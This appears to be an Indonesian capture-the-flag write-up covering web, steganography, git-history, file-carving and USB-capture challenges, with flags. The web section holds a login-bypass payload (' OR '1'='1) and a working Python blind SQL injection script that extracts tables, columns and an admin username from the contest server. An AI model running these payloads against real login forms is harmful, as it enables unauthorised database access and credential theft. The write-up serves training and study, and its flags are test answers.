Welcome Back ' OR '1'='1!

LOG OUT

dan berhasil, kita bisa masuk ke halaman admin hanya dengan basic injection, namun didalamnya tidak ada informasi apapun. Karena hal itu kita mencoba payload payload lain, sampai pada akhir nya kita mendapatkan sebuah error

**Warning:** mysqli\_num\_rows() expects parameter 1 to be mysqli\_result, bool given in /var/www/html/index.php on line 12  
Username atau password salah!

Dari error itu kita tahu bahwa sebenarnya program hanya mengambil total rows yang dikembalikan dari database, dan tentunya kalau kembalian rows nya 0 berarti tidak berhasil, artinya ini hanya membandingkan nilai true dan false dari query dieksekusi.

Disini kita beranggapan bahwa ini bisa menggunakan teknik **BLIND SQL INJECTION**. Lalu kita membuat otomasi script nya menggunakan python untuk mendapatkan semua informasi di dalam database nya.  
Ada 5 tahap yang kita lakukan:

### 1. Tahap 1

Kita melakukan blind sql injection untuk mendapatkan nama tabel dari database yang digunakan

```
import requests
import sys

url = 'http://103.189.235.186:10003'

for i in range(0, 50):
    for c in range(0x20, 0x7f):
        username = f'' OR BINARY substring((SELECT group_concat(table_name) FROM information_schema.tables WHERE table_schema = database()), {i}, 1) = '{chr(c)}' -- "
        form = {'username': username, 'password': '', 'submit': 'Login'}
        response = requests.post(url, data=form)
        if 'Username atau password salah!' not in response.text:
            sys.stdout.write(chr(c))
            sys.stdout.flush()
            break
```

Inti dari kode diatas adalah melakukan pengecekan satu persatu karakter dari sesuatu yang ingin diambil, sebagai contoh nya adalah nama tabel, berarti kode diatas akan melakukan brute force untuk tiap tiap karakter nya, dan seperti konsep awal ketika hasilnya false akan mengembalikan **Username atau password salah!** seperti konsep awal tadi, dan itu yang menjadi patokan apakah karakter nya matching atau tidak. Dan setelah dijalankan kita hanya dapat 1 tabel yaitu tabel **admin**

### 2. Tahap 2

Disini kita melakukan blind sql injection untuk mendapatkan kolom kolom yang ada di dalam tabel **admin**, dan dengan format kode yang sama dan yang diganti adalah bagian query **SELECT** nya, yaitu seperti ini

```
(SELECT group_concat(column_name) FROM information_schema.columns WHERE table_name = 'admin')
```

dan setelah menjalankan kode nya dan dengan format query select tersebut kita mendapatkan beberapa kolom, yaitu

**admin,email,id,password,username**

### 3. Tahap 3

Setelah mendapatkan kolom kolom tersebut kita akan mengecek value dari admin, karena sepertinya ini adalah value untuk menjadi patokan apakah user nya adalah admin atau bukan

Sama seperti tahap 2, kita hanya perlu mengganti query select nya, menjadi seperti ini

```
(SELECT group_concat(admin) FROM admin)
```

Dari kode program yang dijalankan dengan query tersebut, kita mendapatkan value nya yaitu **0** dan **1**, dengan asumsi **1** itu adalah user dengan role admin.

### 4. Tahap 4

Nah setelah kita mendapatkan nilai **1** dari **kolom admin**, yang menandakan user tersebut adalah admin, kita bisa mengambil **username user** yang nilai **kolom admin** nya adalah **1**, dengan kode yang sama, tapi dengan query SELECT yang berbeda

```
(SELECT group_concat(username) FROM admin WHERE admin=1)
```

Dengan menjalankan kode dengan query SELECT tersebut kita mendapatkan nama username nya yaitu **ussr19**

### 5. Last but not least

Oke setelah mendapatkan username adminnya, kita bisa memasukkannya ke form, dan password nya bisa menggunakan sql injection

## Admin Login

Username :

Password. :

Login

# Admin Page

Welcome Back ussr19!

Flag: cyberwarriors{Was\_Logged\_in\_with\_correct\_user!};

LOG OUT

Dan berhasil dapat flag nya

Flag: cyberwarriors{Was\_Logged\_in\_with\_correct\_user!};


## Conclusion (Kesimpulan dari soal)

Soal yang sangat membutuhkan banyak trik, menggunakan teknik **Blind SQL Injection** sebagai teknik untuk mendapatkan info info dari database dengan bertahap, dan juga perlu memikirkan bagaimana alur nya dan atau query nya seperti apa untuk mendapatkan info yang sesuai.

# Ping Pong Dash

## Executive Summary (Penjelasan singkat soal)

Diberikan soal web, ketika dibuka menampilkan informasi untuk menuju halaman **/ping**




**Nothing here**

Try to go to `/ping`

## Technical Report (Penjelasan detail beserta screenshot step-by-step)

Sesuai dengan yang ditampilkan dalam website nya, langsung kita masuk ke dalam halaman **/ping**



Cannot GET `/ping`

Setelah diakses halaman **/ping** ternyata menampilkan pesan *Cannot GET /ping*, setelah mendapatkan response tersebut selanjutnya kita mencoba untuk mengirim request dengan http method yang berbeda, yaitu method **POST** menggunakan **curl**

```
>> 09:13 PM ~ 🐱 curl -X POST http://103.189.235.186:10007/ping  
Send me json {"message": "ping"}>> 09:13 PM ~ 🐱 |
```

dan setelah melakukan request dengan method POST kita mendapatkan pesan *Send me json {"message": "ping"}*

Berarti langkah selanjutnya adalah mengirimkan json tersebut kedalam payload ketika melakukan request

```
>> 09:19 PM ~ 🐱 curl -X POST -H 'Content-Type: application/json' -d '{"message": "ping"}' http://103.189.235.186:10007/ping  
{"message": "pong", "secret": "cyberwarriors{und3rrated_bug_bu7_d4ng3rou5}"}>> 09:19 PM ~ 🐱 |
```

dan disini kita dapat response berisi flag nya



**Flag:** cyberwarriors{und3rr4ted\_bug\_bu7\_d4ng3rou5}

**Conclusion** (Kesimpulan dari soal)

Soal ini sederhana, kita hanya mengikuti alur dari tiap tiap hint yang ada dalam response website tersebut, dan hanya dengan memanipulasi http method, header request content type, serta mengirimkan payload json nya kita bisa mendapatkan flag nya

**Digital-Forensic**

**Strs**

**Executive Summary** (Penjelasan singkat soal)

Diberikan sebuah soal berupa gambar bernama chall.jpg dengan deskripsi soal Forensic lvl 1



### Technical Report (Penjelasan detail beserta screenshot step-by-step)

pertama kita langsung coba strings file gambar tersebut

```
(kali@kali)-[~/Music]
$ strings chall.jpg
\Exif
Adobe Photoshop CC 2019 (Windows)
2022:11:07 13:47:02
Adobe_CM
Adobe
b34r
7GWgw
```


dan setelah itu kita scroll ke bawah dan terlihat flag nya

```
Adobe
DTsEF7Gc(UVW
u#9:HL3XVZghjvwxyz
f6ed
UedV7
(GW#Bv
HXhx
9IYly
*!JZjz
cyberwarriors{Strings_Strings_Strings_Strings}
```

**Flag:** cyberwarriors{Strings\_Strings\_Strings\_Strings}

### Conclusion (Kesimpulan dari soal)

kesimpulannya untuk mendapatkan flag dalam soal ini sebenarnya terdapat beberapa cara yakni dengan cara menggunakan command strings dan langsung melihat structure bytes dalam file gambar tersebut menggunakan tools hexeditor yang mana bisa langsung terlihat strings flag nya dibagian bawah



# Stego


## Executive Summary (Penjelasan singkat soal)

Diberikan sebuah soal berupa file gambar yang bernama chall.jpg dengan deskripsi soal I'm hiding deep in there




## Technical Report (Penjelasan detail beserta screenshot step-by-step)



Pertama kita buka file gambar tersebut dan ternyata file tersebut rusak setelah itu kita coba buka file tersebut melalui hexeditor untuk mengetahui letak kerusakan pada file tersebut, dan betul saja terdapat kerusakan magic bytes pada header file jpg tersebut yang seharusnya FF D8 FF E0 00 10 4A 46 49 46 00 01 malah menjadi 48 41 43 4B 45 44 4A 46 49 46 00 01 setelah itu langsung saya benarkan



magic bytes nya dan menjadi



dan ternyata setelah kita perbaiki hasilnya masih blank atau kosong maka setelah itu saya coba gunakan tools stegsolve dengan asumsi flag nya terdapat di dalam



Dan ternyata muncul strings tetapi itu bukan flag melainkan sebuah password, setelah itu terpikirkan untuk menggunakan command `steghide extract -sf chall.jpg` dengan asumsi terdapat file txt di dalam file tersebut

A terminal window with a dark background. The prompt is root@kali: ~/Music. The user enters 'steghide extract -sf chall.jpg'. The output shows 'Enter passphrase:' followed by a series of asterisks, then 'wrote extracted data to "flag.txt".'. The user then enters 'cat flag.txt' and the output is 'cyberwarriors{You\_Cannot\_Hiding\_Forever}'.

```
root@kali: ~/Music
steghide extract -sf chall.jpg
Enter passphrase:
wrote extracted data to "flag.txt".

root@kali: ~/Music
cat flag.txt
cyberwarriors{You_Cannot_Hiding_Forever}

root@kali: ~/Music
```

dan benar saja terlihat flag.txt dalam file jpg tersebut setelah itu saya cat untuk melihat isi file tersebut dan terlihat sebuah flag

**Flag: cyberwarriors{You\_Cannot\_Hiding\_Forever}**

### Conclusion (Kesimpulan dari soal)


kesimpulannya soal ini sebenarnya terdiri dari 2 problem pemecahan yaitu yang pertama kita diperintahkan untuk membenarkan broken file header jpg nya terlebih dahulu setelah itu kita diperintahkan untuk mencari sandi yang mana nantinya berguna untuk mengekstrak file txt yang telah ditanamkan pada gambar dengan command **steghide embed -ef flag.txt -cf chall.jpg -p CyberWarriorsHackhaton2022** yang mana selanjutnya bisa kita ekstrak kembali dengan **steghide extract -sf chall.jpg** dengan password **CyberWarriorsHackhaton2022** yang telah kita dapatkan dari tools **stegsolve**.



# History

## Executive Summary (Penjelasan singkat soal)

Diberikan sebuah soal berupa file zip yang bernama chall.zip dengan deskripsi soal never forget history yang mana berisi folder app yang didalamnya terdapat folder hidden git serta file berekstensi html



## Technical Report (Penjelasan detail beserta screenshot step-by-step)

langkah pertama yang harus kita lakukan adalah mengunzip file tersebut setelah itu masuk ke folder app dan menginput command `ls -la` untuk menampilkan folder `.git` yang menandakan bahwa folder ini adalah *repository* git tetapi terhidden tidak tampak kemudian kita masuk dengan command `cd` dan mengetikkan command `ls -la` lagi untuk menampilkan seluruh isi folder tersebut barangkali ada yang ke hidden

```
(kali@kali) ~/Music/cyberw/app
└─$ ls -la
total 16
drwxr-xr-x 3 kali kali 4096 Nov 5 12:09 .
drwxr-xr-x 3 kali kali 4096 Nov 10 10:12 ..
drwxr-xr-x 0 kali kali 4096 Nov 5 12:13 .git
-rw-r--r-- 1 kali kali 222 Nov 5 12:18 index.html

(kali@kali) ~/Music/cyberw/app
└─$ cd .git

(kali@kali) ~/Music/cyberw/app/.git
└─$ ls -la
total 52
drwxr-xr-x 8 kali kali 4096 Nov 5 12:13 .
drwxr-xr-x 3 kali kali 4096 Nov 5 12:09 ..
drwxr-xr-x 2 kali kali 4096 Nov 5 11:57 branches
-rw-r--r-- 1 kali kali 18 Nov 5 12:10 COMMIT_EDITMSG
-rw-r--r-- 1 kali kali 113 Nov 5 11:57 config
-rw-r--r-- 1 kali kali 73 Nov 5 11:57 description
-rw-r--r-- 1 kali kali 23 Nov 5 11:57 HEAD
drwxr-xr-x 2 kali kali 4096 Nov 5 11:57 hooks
-rw-r--r-- 1 kali kali 155 Nov 5 12:10 index
drwxr-xr-x 2 kali kali 4096 Nov 5 11:57 info
drwxr-xr-x 2 kali kali 4096 Nov 5 12:08 logs
-rw-r--r-- 17 kali kali 4096 Nov 5 12:10 objects
drwxr-xr-x 4 kali kali 4096 Nov 5 11:57 refs
```

setelah itu langsung kita gunakan command `git log` untuk melihat catatan log perubahan pada repositori git tersebut atau lebih singkatnya untuk dapat melihat aktivitas yang telah dilakukan pada repository git tersebut

```
(kali@kali) ~/Music/cyberw/app/.git
└─$ git log
commit 65c21922d8bc2dc824e0188d61276188af058 (HEAD -> master)
Author: Cyber Warriors <cyber@warriors.com>
Date: Sat Nov 5 23:10:50 2022 +0700

    update index.html

commit a381108038a0bba1cd25f7592f51b2f2f88bba
Author: Cyber Warriors <cyber@warriors.com>
Date: Sat Nov 5 23:10:16 2022 +0700

    update index.html

commit b5560b5d12cc242ad7350608f4953f561e2a5ffa
Author: Cyber Warriors <cyber@warriors.com>
Date: Sat Nov 5 23:09:31 2022 +0700

    add index.html

commit 0051f59bba2d11f34ac3596574eb7962ce101c
Author: Cyber Warriors <cyber@warriors.com>
Date: Sat Nov 5 23:08:40 2022 +0700

    add index
```

setelah itu kita gunakan command `git show` untuk menampilkan salah satu aktivitas atau commit yang ada pada log tersebut dan kali ini saya tertarik pada commit `b96f3f90db47d1f6844c269057fc8b2862ce151e` dan setelah itu saya `git show` commit `b96f3f90db47d1f6844c269057fc8b2862ce151e` dan terlihat flag sebagai berikut

```
kali@kali:~/Music/cyberw/app/.git$ git show b96f3f90db47d1f6844c269057fc8b2862ce151e
commit b96f3f90db47d1f6844c269057fc8b2862ce151e
Author: Cyber Warriors <cyberwarriors.com>
Date: Sat Nov 5 23:08:48 2022 +0700

    add index

diff --git a/index.php b/index.php
new file mode 100644
index 0000000..716aa79
--- /dev/null
+++ b/index.php
@@ -0,0 +1,1 @@
+<?php
+iflag = "cyberwarriors{Becareful_with_your_git!}";
+?>
```

**cyberwarriors{Becareful\_with\_your\_git!}**

### Conclusion (Kesimpulan dari soal)


sebenarnya untuk pengerjaan soal atau chall berupa git ini rata-rata mempunyai cara yang sama yang mana kita harus melihat catatan log perubahan pada repository git tersebut untuk mengetahui apa saja aktivitas yang telah dilakukan pada repository git tersebut dengan command `git log` yang setelah itu kita `git show` untuk melihat detail pada aktivitas atau commit yang ada.



# Carve the Flag

## Executive Summary (Penjelasan singkat soal)

Diberikan sebuah soal berupa file jpg yang bernama chall.jpg dengan deskripsi soal “can we play hide and seek?”



## Technical Report (Penjelasan detail beserta screenshot step-by-step)

Pada nama Challenge tertulis “Carve the Flag” yang mana menunjukkan kita harus carve/extract file yang diberikan untuk mendapatkan flag. Disini saya menggunakan tools Binwalk untuk mengextract file.

```
(kali@kali) ~ - [~/Downloads/binwalk/bin]
$ binwalk --dd='.*' chall.jpg
```

DECIMAL	HEXADECIMAL	DESCRIPTION
0	0x0	JPEG image data, EXIF standard
12	0xC	TIFF image data, big-endian, offset of first image directory: 8
146412	0x23BEC	JPEG image data, EXIF standard
146424	0x23BF8	TIFF image data, big-endian, offset of first image directory: 8
292831	0x477DF	JPEG image data, EXIF standard
292843	0x477EB	TIFF image data, big-endian, offset of first image directory: 8
439250	0x6B3D2	JPEG image data, EXIF standard
439262	0x6B3DE	TIFF image data, big-endian, offset of first image directory: 8
585670	0x8EFC6	JPEG image data, EXIF standard
585682	0x8EFD2	TIFF image data, big-endian, offset of first image directory: 8
732090	0xB2BBA	JPEG image data, EXIF standard
732102	0xB2BC6	TIFF image data, big-endian, offset of first image directory: 8
878510	0xD67AE	JPEG image data, EXIF standard
878522	0xD67BA	TIFF image data, big-endian, offset of first image directory: 8
1024930	0xFA3A2	JPEG image data, EXIF standard
1024942	0xFA3AE	TIFF image data, big-endian, offset of first image directory: 8
1171350	0x11DF96	JPEG image data, EXIF standard
1171362	0x11DFA2	TIFF image data, big-endian, offset of first image directory: 8

Didapatkan banyak file . Dari clue yang diberikan, dapat diasumsikan bahwa flag bersembunyi di file - file yang telah terekstrak.

```
(kali@kali) ~ - [~/Downloads/binwalk/bin/_chall.jpg.extracted]
ls
```

0	16578A	1D0B66	23BF35	283729	2EEB05	359EE1	3C32BC	430698	477EB	4E325C	54E637	5B9A13	624DEF	6901CA	6D79B2	742D8E	7AE16A	819545	8B4920	B2BC6
11DF96	189372	1FA74D	23BF41	2A7311	3126ED	37DAC8	3E8EAA	454280	49BA68	506E43	57221F	5D05FB	6489D7	683D2	6FB59A	766976	7D1D52	83D12D	8A8507	C
11DFA2	18937E	1FA759	23BF8	2A731D	3126F9	37DAD4	3E8EB0	45428C	49BA74	506E4F	57222B	5D0607	6489E3	683D82	6FB5A6	766982	7D1D5E	83D139	8A8513	D67AE
14188A	1ACF69	218341	25FB29	2CAFA5	3362E1	3A16BC	40CA98	477DF	4BF69C	52AA37	595E13	6011EF	66C5CB	683D8E	71F18E	78A56A	7F5946	860D21	8EFC6	D67BA
141896	1ACF72	21834D	25FB35	2CAFA1	3362ED	3A16CB	40CAAA	477E74	4BF668	52AA43	595E1F	6011FB	66C5D7	683DE	71F19A	78A576	7F5952	860D2D	8EFD2	FA3A2
16577E	1D0B5A	23BEC	28371D	2EEAF9	359E05	3C32B0	43068C	477E80	4E3250	54E62B	5B9A07	624DE3	69018E	6D79A6	742D82	7AE15E	819539	8B4914	B2B8A	FA3AE

Pada awalnya saya mengira bahwa flag tersembunyi pada salah satu file yang terekstrak. Untuk menemukan flag yang tersembunyi, saya mencoba berbagai cara seperti menggunakan tools strings untuk melihat printable character dari tiap file namun saya tidak menemukan tanda - tanda adanya flag.

Kemudian saya terpikirkan salah satu cara untuk menyembunyikan flag dalam suatu file adalah melalui Comment. Untuk mendapatkan Comment dari file, saya menggunakan exiftool. Namun masih belum mendapatkan flag.

```
(kalilinux@kali)-[~/Downloads/binwalk/bin/_chall.jpg.extracted]
$ strings * | grep cyber

(kalilinux@kali)-[~/Downloads/binwalk/bin/_chall.jpg.extracted]
$ exiftool * | grep cyber

(kalilinux@kali)-[~/Downloads/binwalk/bin/_chall.jpg.extracted]
$
```

Dari hal - hal yang telah saya lakukan, saya menyimpulkan bahwa flag tidak hanya berada dalam satu file. Lalu saya beranggapan bahwa flag terpisah di beberapa file yang terekstrak dan melihat Comment pada tiap file.

```
(kalilinux@kali)-[~/Downloads/binwalk/bin/_chall.jpg.extracted]
$ exiftool * | grep Comment
Comment          : 19:y
Comment          : 2:b
Comment          : 20:o
Comment          : 25:t
Comment          : 26:_
Comment          : 27:m
Comment          : 31:a
Comment          : 32:l
Comment          : 33:l
Comment          : 39:v
Comment          : 4:r
Comment          : 45:_
Comment          : 46:f
Comment          : 10:o
Comment          : 51:o
Comment          : 52:n
```

Dari sini sudah terbukti bahwa tiap character flag bersembunyi di antara file - file hasil ekstrak. Langkah selanjutnya adalah menyusun tiap character yang ada agar membentuk sebuah flag.

```
(kalilinux@kali)-[~/Downloads/binwalk/bin/_chall.jpg.extracted]
$ exiftool * | grep Comment > flag.txt
```

Pada comment terlihat terdapat nomor di samping character, saya beranggapan bahwa nomor tersebut adalah urutan character untuk membentuk flag dan mencoba mengurutkan character berdasarkan nomor. Setelah diurutkan, kita akan mendapatkan flagnya.

```
(kalilinux@kali)-[~/Downloads/binwalk/bin/_chall.jpg.extracted]
$ cat flag.txt | sort -n > flag_sort.txt

(kalilinux@kali)-[~/Downloads/binwalk/bin/_chall.jpg.extracted]
$ cat flag_sort.txt
0:c
1:y
2:b
3:e
4:r
5:w
6:a
7:r
8:r
9:i
10:o
11:r
12:s
13:{
14:h
15:o
16:p
17:e
18:_
19:y
20:o
21:u
22:_
23:n
24:o
25:t
26:_
27:m
28:a
29:n
30:u
31:a
32:l
33:l
34:y
```

**Flag:** cyberwarriors{hope\_you\_not\_manually\_carve\_the\_flag\_one\_by\_one}

### **Conclusion** (Kesimpulan dari soal)

Soal ini sebenarnya hanya dipecahkan menggunakan 2 tahap, yang pertama adalah carving file yang diberikan, lalu menampilkan flag yang terpecah - pecah pada comment beberapa file hasil carving.

# Bukan Network Traffic


## Executive Summary (Penjelasan singkat soal)

diberikan sebuah file capture.pcapng dengan deskripsi soal **Kalian pikir cuma network traffic aja yang bisa dicapture?**



## Technical Report (Penjelasan detail beserta screenshot step-by-step)

pertama saya buka file tersebut menggunakan wireshark setelah itu saya cek satu persatu paket dari awal sampai akhir



dan kemudina saya menggunakan skill searching saya untuk mencari sebuah tutorial dalam mengesolve soal ini saya pun menemukan sebuah video tutorial yang menjelaskan tentang **USB Keystrokes**

[https://youtu.be/EnOgRyio\\_9Q](https://youtu.be/EnOgRyio_9Q)

<https://github.com/carlospolop-forks/ctf-usb-keyboard-parser>

